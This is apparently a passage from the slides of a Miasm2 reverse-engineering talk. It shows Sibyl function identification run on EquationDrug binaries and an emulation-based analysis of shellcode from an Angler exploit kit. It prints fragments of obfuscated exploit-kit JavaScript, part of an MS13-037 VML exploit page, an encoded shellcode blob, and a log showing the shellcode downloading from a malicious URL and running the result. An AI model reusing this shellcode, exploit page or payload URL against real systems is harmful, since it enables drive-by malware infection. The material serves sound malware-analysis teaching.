
class Test_bn_cpy ( Test ) :
# Test1
bn_size = 2
bn_2 = 0x1234567890112233
def i n i t ( s e l f ) :
s e l f . addr_bn1 = add_bignum ( self , 0 , s e l f . bn_size , write =True )
s e l f . addr_bn2 = add_bignum ( self , s e l f . bn_2 , s e l f . bn_size )
s e l f . _add_arg (0 , s e l f . addr_bn1 )
s e l f . _add_arg (1 , s e l f . addr_bn2 )
s e l f . _add_arg (2 , s e l f . bn_size )
def check ( s e l f ) :
return ensure_bn_value ( self ,
s e l f . addr_bn1 ,
s e l f . bn_2 ,
s e l f . bn_size )
# Properties
func = ” bn_cpy ”
tests = TestSetTest ( i n i t , check )
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 84/120

Demonstration
Demonstration
Sibyl on busybox-mipsel
Finding a SSE3 memmove
Applying “bignums” tests to EquationDrug binaries
$ sibyl func PC_Level3_http_flav_dll | sibyl find -t bn -j llvm -b ABIStdCall_x86_32 PC_Level3_http_flav_dll -
0x1000b874 : bn_to_str
0x1000b819 : bn_from_str
0x1000b8c8 : bn_cpy
0x1000b905 : bn_sub
0x1000b95f : bn_find_nonull_hw
0x1000b979 : bn_cmp
0x1000b9b6 : bn_shl
0x1000ba18 : bn_shr
0x100144ce : bn_cmp
0x1000bc9c : bn_div_res_rem
0x1001353b : bn_cmp
0x1000be26 : bn_div_rem
0x1000bee8 : bn_mul
0x1000bf98 : bn_mulmod
0x1000bfef : bn_expomod
$ sibyl func PC_Level3_http_flav_dll_x64 | sibyl find -t bn -j llvm -b ABI_AMD64_MS PC_Level3_http_flav_dll_x64 -
0x18000f478 : bn_cmp
0x18000fab0 : bn_mul
0x18000f36c : bn_to_str
0x18000f2ec : bn_from_str
0x18000f608 : bn_div_res_rem
...
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 85/120
Summary
1 Introduction
2 Miasm IR: Deobfuscation
3 Symbolic execution: VM analysis
4 Static analysis: EquationDrug from EquationGroup
5 Miasm based tool: Sibyl
6 Emulation: Shellcode analysis
7 DSE: Stealing the shellcode’s packer
8 Conclusion
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 86/120
Context
<script>function MNMEp(){ return ””; }
var z9oxd; var Ai4yTPg; function eALI(a){
return String[X1hP(”53fr50om17C98h40a38rC62o43d18e40”)](a);};
var voazpR; function X1hP(a){ var fWbbth;
if(a == ””){ sada = ”cerlaadsrgwq”; } else{ sada = ”l”; }
var w2zsuD;
return a[”rep”+sada+”ace”](/[0-9]/g,””);
var aoxmDGW;} var JaQkJ;
function fgrthryjryetfs(a){ if(new String(a) == 3){
return ”dafda”; }
else{ var CxTX; var adfas = new Array(”gsfgreafag”,”22”,”gfgrhtegwrqw”);
Starting from an Angler EK (Exploit Kit) landing page…
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 87/120
Context

<html>
<head><style>v:*{behavior:url(#default#VML);display:inline-block}
</style></head>
<xml:namespace ns=”urn:schemas-microsoft-com:vml” prefix=”v”><v:oval>
<v:stroke id=”ump”></v:stroke></v:oval><v:oval><v:stroke id=”beg”>
</v:stroke></v:oval></xml:namespace>
<script>var zbu8Rl=93;if(’EkX6ZK’ != ’KJm’){var Z98U1z=’JL9’;
var zbu8Rl=44;}function KJm(RIB,IfLP){return RIB+IfLP};
Through a MS13-037 exploit…
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 88/120
Context

PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIbxjKdXPZk9n6l
IKgK0enzIBTFklyzKwswpwpLlfTWlOZ9rkJkOYBZcHhXcYoYoKOzUvwEOglwlCrsy
NuzY1dRSsBuLGlrTe90npp2QpH1dnrcbwb8ppt6kKf4wQbhtcxGnuLULqUQU2TpyL
3rsVyrlidNleNglULPLCFfzPvELsD7wvzztdQqdKJ5vpktrht6OwngleLDmhGNK6l
d6clpO2opvWlRTSxhVNSlM0t6kKf7GD2ht7vUN5LULNkPtQmMM9UHSD4dKYFUgQbH
tTVWnULuLup5J50TLPOBkydmqULuLuLMLkPUlSQeHT67mkGWnT6glPJRkXtmIULWl
ELCzNqqxQKfzl443Wlwl5LmIklu9szrVR7g5pUsXPLPMMOsQitWmphC6QZHtLO5M7
lwlNyKlsYS6FMiLpxj7ClwtlWQL5xGQL8uNULUL1yKwpJzTXNwlGlwlnyiLSXhMqU
RbVMyLqJUtPZKSpiHfQ45JPiLppKCkQKBZTeuKu9m59KgkEw5L6MuLoaRKeJBc8tT
IWleL5L9EiOPveLCF8b44OtrSscUqD4XnyWqxLq8tQxeMULglvMKe2mRmpO1ZRkPM
JC2iYpIOCyNuZYrV5L0tP95LpOeLZ59lXc596ppLJCcY6t3D2BRvMOHKQdhnZgQxL
...
We end on a shellcode. What is it doing?
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 89/120
Our case

Quick analysis
Disassemble at 0, in x86 32 bits
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 90/120
Our case
Quick analysis
Disassemble at 0, in x86 32 bits
Realize it’s encoded
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 90/120
Our case
Quick analysis
Disassemble at 0, in x86 32 bits
Realize it’s encoded
→ Let’s emulate it!
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 90/120
Result
$ python run_sc_04.py -y -s -l s1.bin
...
[INFO]: kernel32_LoadLibrary(dllname=0x13ffe0) ret addr: 0x40000076
[INFO]: ole32_CoInitializeEx(0x0, 0x6) ret addr: 0x40000097
[INFO]: kernel32_VirtualAlloc(lpvoid=0x0, dwsize=0x1000, alloc_type=0x1000, flprotect=0x40) ret
[INFO]: kernel32_GetVersion() ret addr: 0x400000c0
[INFO]: ntdll_swprintf(0x20000000, 0x13ffc8) ret addr: 0x40000184
[INFO]: urlmon_URLDownloadToCacheFileW(0x0, 0x20000000, 0x2000003c, 0x1000, 0x0, 0x0) ret addr:
http://b8zqrmc.hoboexporter.pw/f/1389595980/999476491/5
[INFO]: kernel32_CreateProcessW(0x2000003c, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x13ff88, 0x13ff
[INFO]: ntdll_swprintf(0x20000046, 0x13ffa8) ret addr: 0x40000184
[INFO]: ntdll_swprintf(0x20000058, 0x20000046) ret addr: 0x4000022e
[INFO]: user32_GetForegroundWindow() ret addr: 0x4000025d
[INFO]: shell32_ShellExecuteExW(0x13ff88) ret addr: 0x4000028b
’/c start ”” ”foo.exe”’
...
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 91/120

Shellcode output

Shellcode emulation - only the code and a stack
$ python -i run_sc.py shellcode.bin
WARNING: address 0x30 is not mapped in virtual memory:
AssertionError
>>> new_data = jitter.vm.get_mem(run_addr, len(data))
>>> open(”dump.bin”, ”w”).write(new_data)
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 92/120
Shellcode output
Shellcode emulation - only the code and a stack
$ python -i run_sc.py shellcode.bin
WARNING: address 0x30 is not mapped in virtual memory:
AssertionError
>>> new_data = jitter.vm.get_mem(run_addr, len(data))
>>> open(”dump.bin”, ”w”).write(new_data)
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 92/120
